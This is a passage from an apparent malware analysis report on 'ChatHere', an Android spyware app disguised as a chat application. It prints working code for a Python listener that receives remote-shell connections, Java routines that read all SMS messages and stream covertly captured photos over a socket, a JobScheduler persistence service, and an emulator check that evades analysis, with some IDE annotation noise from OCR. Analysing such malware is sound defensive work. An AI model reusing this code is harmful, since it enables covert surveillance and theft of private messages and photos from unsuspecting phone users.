


```python
# Function to initiate the server socket and wait for incoming connections
def get_shell(ip, port):
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as soc:
        try:
            soc.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
            soc.bind((ip, int(port)))
            soc.listen(2)
            print(banner)
        except Exception as e:
            print(stdOutput("error") + " %s" % e)
            sys.exit()

        while True:
            que = queue.Queue()
            t = threading.Thread(target=connection_checker, args=(soc, que), daemon=True)
            t.start()
            print(stdOutput("info") + "Waiting for Connections...")
            conn, addr = que.get()
            clear()
            print(f"Got connection from {addr}\n")
```

Fig. 7. Listening for Connections


Accessing Data

A suite of specialized classes, including readSMS, readCallLogs, CameraPreview, audioManager, and videoRecorder, empower ChatHere with the capability to access and transmit a wide array of personal data. For instance, the readSMS class is pivotal in fetching text messages from the device (Figure 8), whereas the CameraPreview class facilitates the covert capture of photos (Figure 9). Each class is designed to operate discreetly, with data exfiltration activities triggered remotely and executed in a manner that eludes detection.



```java
public String readSMSBox(String box) {
    // Define the URI to fetch SMS from the specified box (inbox, sent, etc.)
    Uri SMSURI = Uri.parse( uriString: "content://sms/"+box);

    // Query the content resolver to fetch SMS data
    Cursor cur = context.getContentResolver().query(SMSURI,  projection: null,  selection: null,  selectionArgs: null,  sortOrder: null);
    String sms = "";
    try {
        // Iterate through the cursor if data is present
        if (cur.moveToFirst()) {
            for (int i = 0; i < cur.getCount(); ++i) {
                // Extract data for each SMS message
                String iterator = String.valueOf(i);
                String number = cur.getString(cur.getColumnIndexOrThrow( s: "address"));
                String date = cur.getString(cur.getColumnIndexOrThrow( s: "date"));
                String person = cur.getString(cur.getColumnIndexOrThrow( s: "person"));
                Long epoch = Long.parseLong(date);
                Date fDate = new Date(epoch * 1000); // Convert epoch to readable date
                String body = cur.getString(cur.getColumnIndexOrThrow( s: "body"));

                // Format the SMS data string
                String fi = "#"+iterator+"\n"+"Number : "+number+"\n"+"Person : "+person+"\n"+"Date : "+fDate+"\n"+"Body : "+body+"\n";
                sms += fi + "\n"; // Append the formatted string to the sms string

                cur.moveToNext(); // Move to the next SMS message in the cursor
            }
            sms += "\n"; // Append a newline character after processing all messages
        }
    } catch(NullPointerException npe) {
        // Return an empty string if a NullPointerException is caught
        return "";
    }
    // Return the concatenated SMS data string
    return sms;
}
```

Fig. 8. Reading SMS Messages




```
private void sendPhoto(byte[] data) {
    // Create a new ByteArrayOutputStream to hold the image data
    ByteArrayOutputStream bos = new ByteArrayOutputStream();

    // Decode the byte array to a Bitmap
    Bitmap bitmap = BitmapFactory.decodeByteArray(data,  offset: 0, data.length);

    // Compress the Bitmap as a JPEG with 80% quality and write to the ByteArrayOutputStream
    bitmap.compress(Bitmap.CompressFormat.JPEG,  quality: 80, bos);

    // Convert the ByteArrayOutputStream to a byte array
    byte[] byteArr = bos.toByteArray();

    // Encode the byte array to a Base64 String
    final String encodedImage = Base64.encodeToString(byteArr, Base64.DEFAULT);

    // Create a new thread to send the encoded image over the network
    motorfireman *
    Thread thread = new Thread(new Runnable(){
        new *
        @Override
        public void run() {
            try {
                // Write the encoded image bytes to the output stream
                out.write(encodedImage.getBytes( charsetName: "UTF-8"));

                // Send a delimiter to signify the end of the image data
                out.write("END123\n".getBytes( charsetName: "UTF-8"));
            } catch (Exception e) {
                // Log any exceptions
                Log.e(TAG, e.getMessage());
            }
        }
    });
    // Start the thread to send the image
    thread.start();
}
```

Fig. 9. Sending Photos Discreetly

Running in the Background

Ensuring continuous operation, the mainService and jobScheduler classes are instrumental in maintaining the app's background activities, especially following device reboots. The jobScheduler class employs the Android JobScheduler API to schedule recurring tasks that perpetuate the app's data collection processes (Figure 10). This approach guarantees that the app remains active and responsive to server commands without requiring user interaction.




```
public class jobScheduler extends JobService {

    3 usages
    private static final String TAG ="jobSchedulerTest";
    1 usage
    private boolean jobCancelled = false;

    motorfireman
    @Override
    public boolean onStartJob(JobParameters jobParameters) {
        // Log start of job
        Log.d(TAG,  msg: "Job started");
        // Execute background work
        doBackgroundWork(jobParameters);
        // Return true to indicate that background work is still ongoing
        return true;
    }

    1 usage   motorfireman
    private void doBackgroundWork(final JobParameters params) {
        // Create a new thread for background work
        motorfireman
        new Thread(new Runnable() {
            motorfireman
            @Override
            public void run() {
                // Execute some task
                new jumper(getApplicationContext()).init();
                // Log completion of job
                Log.d(TAG,  msg: "Job finished");
                // Mark job as finished
                jobFinished(params,  wantsReschedule: false);
            }
        }).start();
    }
```

Fig. 10. JobScheduler class functions Running in the Background.

Staying Under the Radar

To evade suspicion and maintain a facade of legitimacy, ChatHere mimics the appearance and functionality of conventional chat applications. This is achieved through strategic permission requests that align with user expectations for such apps. For instance, the app seeks camera permission under the guise of enabling picture-taking features, a common functionality in messaging apps. Similarly, it requests access to the gallery, blending these permissions seamlessly with genuine app features to maintain user trust while executing its covert operations.


Additionally, the development team has incorporated a security mechanism to determine if the application is operating on an emulator, a common environment for conducting dynamic analysis and reverse engineering. This proactive measure is part of the app's strategic defences against unauthorized scrutiny and intellectual property compromise.



```
if (isRunningOnEmulator()) {
    Log.d( tag: "tcpConnection",  msg: "Running on an emulator. Shutting down the app. main activity");

    // Run on the UI thread
    new *
    activity.runOnUiThread(new Runnable() {
        new *
        @Override
        public void run() {
            // If running on an emulator, shut down the app
            // Calling finishAffinity() on the main thread
            activity.finishAffinity();
        }
    });

    // Optionally, return from the constructor to prevent further execution
    return;
}
```

Fig. 11. Deactivating TCP Connection on Emulators

